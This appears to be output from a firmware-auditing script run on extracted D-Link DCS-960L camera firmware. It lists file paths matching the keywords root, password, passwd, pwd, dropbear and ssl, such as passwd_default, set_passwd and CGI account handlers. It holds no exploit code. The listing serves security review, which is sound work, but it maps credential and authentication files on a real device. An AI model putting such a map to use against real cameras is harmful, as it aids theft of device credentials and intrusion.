d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/wireless_client.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup4.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/ptzcontrol.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/ftp.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/ddns.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup2.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/advanced_data.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizard.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/sdmanagement.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup3.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/network.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/mwizsetup2.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/fr/lang_support.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/fr/lang_mwizsetup.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/fr/lang_helptool.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/fr/lang_advanced.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/fr/lang_setup.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/es/lang_support.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/es/lang_mwizsetup.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/es/lang_helptool.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/es/lang_advanced.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/es/lang_setup.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/de/lang_support.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/de/lang_mwizsetup.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/de/lang_helptool.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/de/lang_advanced.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/de/lang_setup.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang_support.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang_mwizsetup.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang_helptool.js

d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang_advanced.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang_setup.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup6.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/night.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/hnap/hnap_service
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/httpd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/url-stream-free.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/url.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/url-pic-stream-free.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/usr.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/passwd_default
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/url-pic-free.ini
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/config-cam.dat

-------------------- root --------------------
d/1F587D
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/2818
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/busybox
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/wscd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/stunnel
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/sbin/xtables-multi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/sbin/pppoe-server
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/sbin/pppoe-start
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/sbin/pppoe-sniff
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/sbin/pppoe-connect
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/sbin/pppoe-setup
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/sbin/pppoe-relay
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/sbin/pppoe
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/home/gc6500-fw.img
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/pub.crt
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/libcrypto.so.1.0.0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/libasound.so.2.0.0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/libweb.so.0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/libsqlite3.so.0.8.6
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/rtsp/rtspd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/upnp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/mDNSResponderPosix
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/

mDNSClientPosix
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/rtmp/crtmpserver
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/mount.exfat-fuse
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/mkdosfs
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/pppd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/admin/videoclip.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/admin/recorder.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/admin/adv_snapshot_cont.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/jQuery/jquery-1.11.0.min.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/json2.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/openssl.cnf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rtspd.conf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/ssl/certs/ca-bundle.crt
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/group
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/passwd_default

-------------------- password --------------------
d/1F587D
d/99C97D
d/3EAE2F
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/2818
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/lib/libuClibc-0.9.30.3.so
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/lib/libcurl.so.4.3.0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/busybox
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/stunnel
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/curl
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/sbin/pppoe-connect
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/sbin/pppoe-setup
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/upnpc-ddns
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/ipca
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/dcp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/signalc
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/libcrypto.so.1.0.0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/libweb.so.0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/eventd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/set_passwd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/mDNSResponderPosix
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/mDNSClientPosix

d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/rtmp/crtmpserver
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/pppd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/ddns
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/openssl
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/eventsnapshot.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/image.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/email.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/live_play.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/eventrecording.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/localrecording/setconf.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/localrecording/unbindsetting.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/localrecording/queryconf.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/helptool.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/param.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/admin/recorder.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/testserv.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/mwizsetup.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/advanced.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/account.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/config/user_mod.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/wireless_client.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/jQuery/jquery-1.11.0.min.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/jQuery/jquery-1.4.2.min.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/ptzcontrol.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/ftp.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/ddns.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup2.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup3.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/network.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/it/lang_wizsetup2.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/it/lang_network.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/it/lang_ddns.js

```
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/it/lang_email.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/it/lang_wizsetup3.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/it/lang_ftp.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/it/lang_helptool.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/it/lang_advanced.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/it/lang_account.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/it/lang_helpadva.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/de/lang_email.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/de/lang_ftp.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/de/lang_helpadva.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/en/lang_wizsetup2.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/en/lang_network.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/en/lang_ddns.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/en/lang_email.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/en/lang_wizsetup3.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/en/lang_ftp.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/en/lang_helptool.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/en/lang_advanced.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/en/lang_account.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/en/lang_helpadva.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/hnap/hnap_service
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
openssl.cnf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/verify_user.sh

-------------------- passwd --------------------
d/1F587D
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/lib/
libuClibc-0.9.30.3.so
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/busybox
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/curl
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/dcp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
set_passwd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
pppd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
openssl
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/live_play.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/restore_other_config.sh
```

```
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/check_other_config.sh

-------------------- pwd --------------------
d/47DE91.7z
d/DCS-960L_A1_FW_1.04.02_20161103_r4056.bin
d/3EAE2F.7z
d/1F587D.7z
d/34D453.7z
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/17D422.squashfs
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/lib/
libuClibc-0.9.30.3.so
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/busybox
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/sbin/pppoe-
server
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/sbin/pppoe-
sniff
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/sbin/pppoe-
relay
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/
libUserConfig.so
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
eventd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
ddp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
ddns
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/image.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/email.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/live_play.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/param.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/wpwdgrp.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/admin/videoclip.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/admin/adv_snapshot_cont.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/ftp.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/email.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/testserv.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/motion.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/mwizsetup.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/sounddb.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/advanced.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/account.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/config/network.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/config/ddns.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/ptzcontrol.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
```

```
bin/ftp.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/UltraRTCamX.cab
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/mwizsetup2.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/httpd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/2818.7z
d/0.zip

-------------------- dropbear --------------------

-------------------- ssl --------------------
d/47DE91.7z
d/DCS-960L_A1_FW_1.04.02_20161103_r4056.bin
d/1F587D
d/3EAE2F
d/3EAE2F.7z
d/1F587D.7z
d/34D453.7z
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/17D422.squashfs
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/lib/
libcurl.so.4.3.0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/stunnel
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/curl
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/
upnpc-ddns
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/
ipca
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/
signalc
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/
libcrypto.so.1.0.0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/
libssl.so.1.0.0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/
libUserConfig.so
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
eventd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
rtmp/crtmpserver
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
openssl
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/eventsnapshot.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/email.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/eventrecording.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/param.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/admin/videoclip.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/admin/adv_snapshot_cont.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/email.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/motionwizard.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/smartwizard.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/mwizsetup.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/fr/lang_email.js
```

```
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/fr/lang_helpadva.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/es/lang_email.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/es/lang_helpadva.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/it/lang_email.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/it/lang_helpadva.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/de/lang_email.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/de/lang_helpadva.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/en/lang_email.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/en/lang_helpadva.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/sc/lang_email.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/tc/lang_email.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/lang/tc/lang_helpadva.js
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/hnap/hnap_service
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/httpd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/
openssl.cnf
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/ssl/
certs/ca-bundle.crt
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/smtps-snapshot-0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/smtps-0
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/generate_certification.sh
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/2818.7z
d/0.zip

